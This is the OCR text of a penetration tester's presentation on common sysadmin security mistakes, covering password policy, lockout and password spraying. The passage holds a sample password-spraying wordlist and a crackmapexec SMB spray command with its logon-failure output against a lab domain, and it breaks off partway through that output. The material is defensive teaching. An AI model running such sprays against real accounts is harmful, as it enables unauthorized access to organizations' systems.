EVOLVE SECURITY

Confessions of a Sysadmin

Whoami

```
PS > Get-ADUser brett.gustafson -Property * | Select Name, Title, Company, Info | fl


Name    : Brett Gustafson
Title   : Offensive Security Engineer
Company : Evolve Security
Info    : Previously worked for 15+ years in IT, primarily as Windows sysadmin

          Penetration tester with a focus in network penetration assessment,
          assumed breaches, social engineering, physical penetration tests

          Certifications: OSCP, OSWP
```

Agenda

- Whoami
- Who will benefit?
- What am I confessing to?
- What causes IT departments to get into these situations?
- Detailing common vulnerabilities and how to fix them
- Questions


It’s not your fault

Causes

- Hard to act defensively without knowing offensive tactics
  - Inadequate training
- Default configurations can be insecure
- IT and security is seen as a cost center
  - Understaffed
  - Hard to get investment in security projects
  - Not enough time allocated to projects
- Things get set up and configurations aren’t re-visited.
  - As long as it works and nobody complains, you don’t circle back to it
- IT is responsible for administering so many different systems
  - Hard to be an expert in everything

How do sysadmins keep up to date?

EVOLVE SECURITY

- Reddit.com/r/sysadmin
- Colleagues
- Vendor pitches
- VARs
- Articles
- Discord


Confessions

- Passwords
- ADCS
- Copiers
- Description Field
- Password Reuse
- Poisoning
- AV/EDR
- Local Admin Passwords
- Pentesting
- Host Based Firewall
- Credential Storage
- PDQ Deploy

Passwords


I DON'T ALWAYS USE A SECURE PASSWORD
BU7WH3N1DO
memegenerator.net

Password Policy



MS Password “Complexity” Requirements

Passwords must contain three of the following four character classes:

- Uppercase Characters [A-Z]
- Lowercase Characters [a-z]
- Digits [0-9]
- Symbols [#, *, !, etc]

Valid “complex” passwords:

Password1

Password123


Letmein1

Welcome1

Summer2023

Summer2023!

Lockout Policy



Brute Force Attacks

Brute force

<30 Mins

- Martin.Bishop -> Password1
- Martin.Bishop -> Password2
- Martin.Bishop -> Password3
- Martin.Bishop -> Password4
- Martin.Bishop -> Password5
- Martin.Bishop -> Password6

Lockout policies protect against brute force attacks

Brute Force vs. Password Spraying

EVOLVE SECURITY

Password spraying

- Martin.Brice -> Password1
- David.Lightman -> Password1
- Dade.Murphy -> Password1
- Kate.Libby -> Password1
- Eugene.Belford -> Password1
- Paul.Cook-> Password1
- … +300 other accounts

Brute Force vs. Password Spraying

EVOLVE SECURITY

Password spraying

- Martin.Brice -> Summer2023!
- David.Lightman -> Summer2023!
- Dade.Murphy -> Summer2023!
- Kate.Libby -> Summer2023!
- Eugene.Belford -> Summer2023!
- Paul.Cook-> Summer2023!
- … +300 other accounts

- Martin.Brice -> Spring2023!
- David.Lightman -> Spring2023!
- Dade.Murphy -> Spring2023!
- Kate.Libby -> Spring2023!
- Eugene.Belford -> Spring2023!
- Paul.Cook-> Spring2023!
- … +300 other accounts

2 attempts per account
610 total passwords attempts

Example Password Spraying List

- Summer2023!
- Spring2023!
- Winter2023!
- Summer23!
- Spring23!
- Winter23!
- Letmein1
- Password1
- Password1!
- Password123
- Password123!
- June2023!
- May2023!
- April2023!
- April23!
- March2023!
- March23!
- February2023!
- February23!
- January2023!
- January23!
- Welcome1


Password spraying

- Lockout policies aren’t effective against password spraying


```
→  ~ crackmapexec smb 192.168.2.221 -u userlist.csv -p 'Summer2023!'
SMB         192.168.2.221   445    SN-SVR-VEEAM     [*] Windows 10.0 Build 20348 x64 (name:SN-SVR-VEEAM) (domain:SNEAKERNET.loc
al) (signing:True) (SMBv1:False)
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\iNancy.Serrano:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Emma.Maxwell:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Sandra.Reyes:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Nico.Herman:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Micah.Armstrong:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Luis.Hahn:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Owen.Medrano:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Brayden.Greer:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Hayley.Mack:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Jaiden.Weber:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Armani.Nunez:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Briana.Decker:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Elmer.Hensley:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Tyrese.Guzman:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Andy.Calderon:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Kacey.Glover:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Keyon.House:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Anna.Henderson:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Graciela.Branch:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Ernest.Russo:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Dane.Lawrence:Summer2023! STATUS_LOGON_FAILURE
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Annette.Oneill:Summer2023! STATUS_LOGON_FAILURE
```

```
SMB         192.168.2.221   445    SN-SVR-VEEAM     [-] SNEAKERNET.local\Diane.Webster:Summer2023! STATUS_LOGON_FAILURE
